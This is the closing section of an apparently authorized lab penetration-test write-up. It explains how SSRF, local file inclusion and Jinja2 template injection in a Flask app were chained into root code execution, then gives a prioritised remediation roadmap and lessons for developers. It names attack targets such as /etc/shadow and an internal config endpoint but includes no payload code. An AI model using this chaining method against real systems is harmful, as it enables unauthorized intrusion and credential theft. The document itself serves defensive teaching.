- The combination of those two facts enabling session cookie forgery with a Jinja2 payload
Each of these findings seemed independent. But the moment you chain SSRF → LFI → SSTI, you have arbitrary code execution. And when the web process runs as root, you have the entire machine.
The lesson is one that applies to every penetration test: the absence of a single obvious RCE vector does not mean RCE is impossible. It means the path may require more steps.
Remediation Priority Roadmap
Immediate — 24 hours
1 · F-01 · SQL Injection Replace all dynamically constructed SQL queries with parameterised queries or prepared statements.
2 · F-05 · SSTI / RCE Pass template variables by context — never concatenate user input into template strings. Run the web process as a dedicated non-root user.
3 · F-04 · JWT Weak Secret Rotate the signing secret immediately. Enforce a cryptographically random minimum 256-bit key stored in environment variables, never in source code.
Urgent — 72 hours
4 · F-03 · Local File Inclusion Validate and sanitise all filename parameters. Resolve absolute paths and confirm they reside within the permitted base directory before any file read.
5 · F-02 · SSRF Implement an allowlist of permitted outbound destination URLs. Block all requests to RFC 1918 private ranges and loopback addresses. Disable debug and internal config endpoints in production.
6 · F-10 · Sensitive Data Exposure Remove all hardcoded secrets from source code. Rotate every exposed credential and secret key immediately following this report.
High — 1 week
7 · F-09 · Missing Authentication on API Apply mandatory authentication middleware to all state-mutating API routes: DELETE, PUT, PATCH, POST.
8 · F-06 · Stored XSS Sanitise all user-supplied HTML server-side before database storage. Implement a strict Content Security Policy header.
9 · F-08 · IDOR Enforce object-level authorisation on every invoice and resource retrieval. Verify the authenticated user's ID matches the record owner before returning data.
Medium — 2 weeks
10 · F-07 · Reflected XSS Encode all user-supplied query parameter values before inserting them into HTML responses.
Key Takeaways for Developers
1. Never run a web application as root. If code execution is ever achieved — through any vulnerability, at any severity level — a root-running process turns that into immediate full system compromise. Use a dedicated low-privilege service user. Always.
2. Never concatenate user input into template strings. Jinja2's power is its flexibility. That flexibility becomes a weapon the moment user-controlled data enters the template context unseparated from the template logic itself. Pass all user data as context variables with the name=value syntax. Never concatenate.
3. SSRF can expose secrets that enable completely separate attack chains. SSRF is often treated as a moderate finding because the direct impact feels limited. In this case, a single SSRF request to /internal/config handed over the keys to JWT forgery and SSTI exploitation. SSRF that can reach internal metadata endpoints or configuration services deserves Critical severity.
4. LFI on a root-owned process is a full credential dump. /etc/shadow, database files, source code, .bash_history — all of it is readable when the process runs with unrestricted filesystem access. LFI severity scales directly with the process's OS privilege level.
5. Secrets in source code cannot be rotated without a deployment. A secret hardcoded in app.py is exposed every time the source is read — via LFI, version control misconfiguration, or any future breach. Secrets belong in environment variables, managed through a proper secrets store, and rotated independently of code changes.
6. Test all combinations, not just individual findings. The individual vulnerabilities here ranged from serious to severe. But their combined impact — a fully unobstructed path from unauthenticated access to root OS compromise — was only visible by tracing the chain. Penetration testing is about attack paths, not checklists.
Final Thoughts
This exam ran for ten hours. At the end of it, I had documented ten confirmed vulnerabilities and a root shell on a machine I was told couldn't be compromised that way.
That quote — "You Can't Get a Shell" — wasn't said to challenge me. It was a genuine belief about the application's security posture. And that belief was wrong, not because the application had obvious flaws, but because the combination of a leaked Flask secret, an SSTI vector in the profile route, and a process running as root formed a path that wasn't visible from any single angle.
The three systemic failures that made this possible:
- No input validation — SQL queries, template strings, and file paths all accepted user input without sanitisation.
- Hardcoded secrets in source code — One SSRF or LFI request was enough to recover everything needed for session forgery and token fabrication.
- Root execution — The web process running as root transformed every code execution path, regardless of how it was reached, into full system compromise.
All of these are fixable. Most of them in hours. The gap between a vulnerable application and a secure one is often smaller than it looks from the outside — which is exactly why testing matters.
Assessment conducted under MilliSec LLC examination supervision. All exploitation performed on an authorized target within an isolated lab environment. Never test systems you do not own or have explicit authorization to test.
If this was useful, connect on LinkedIn or check out my tools on GitHub.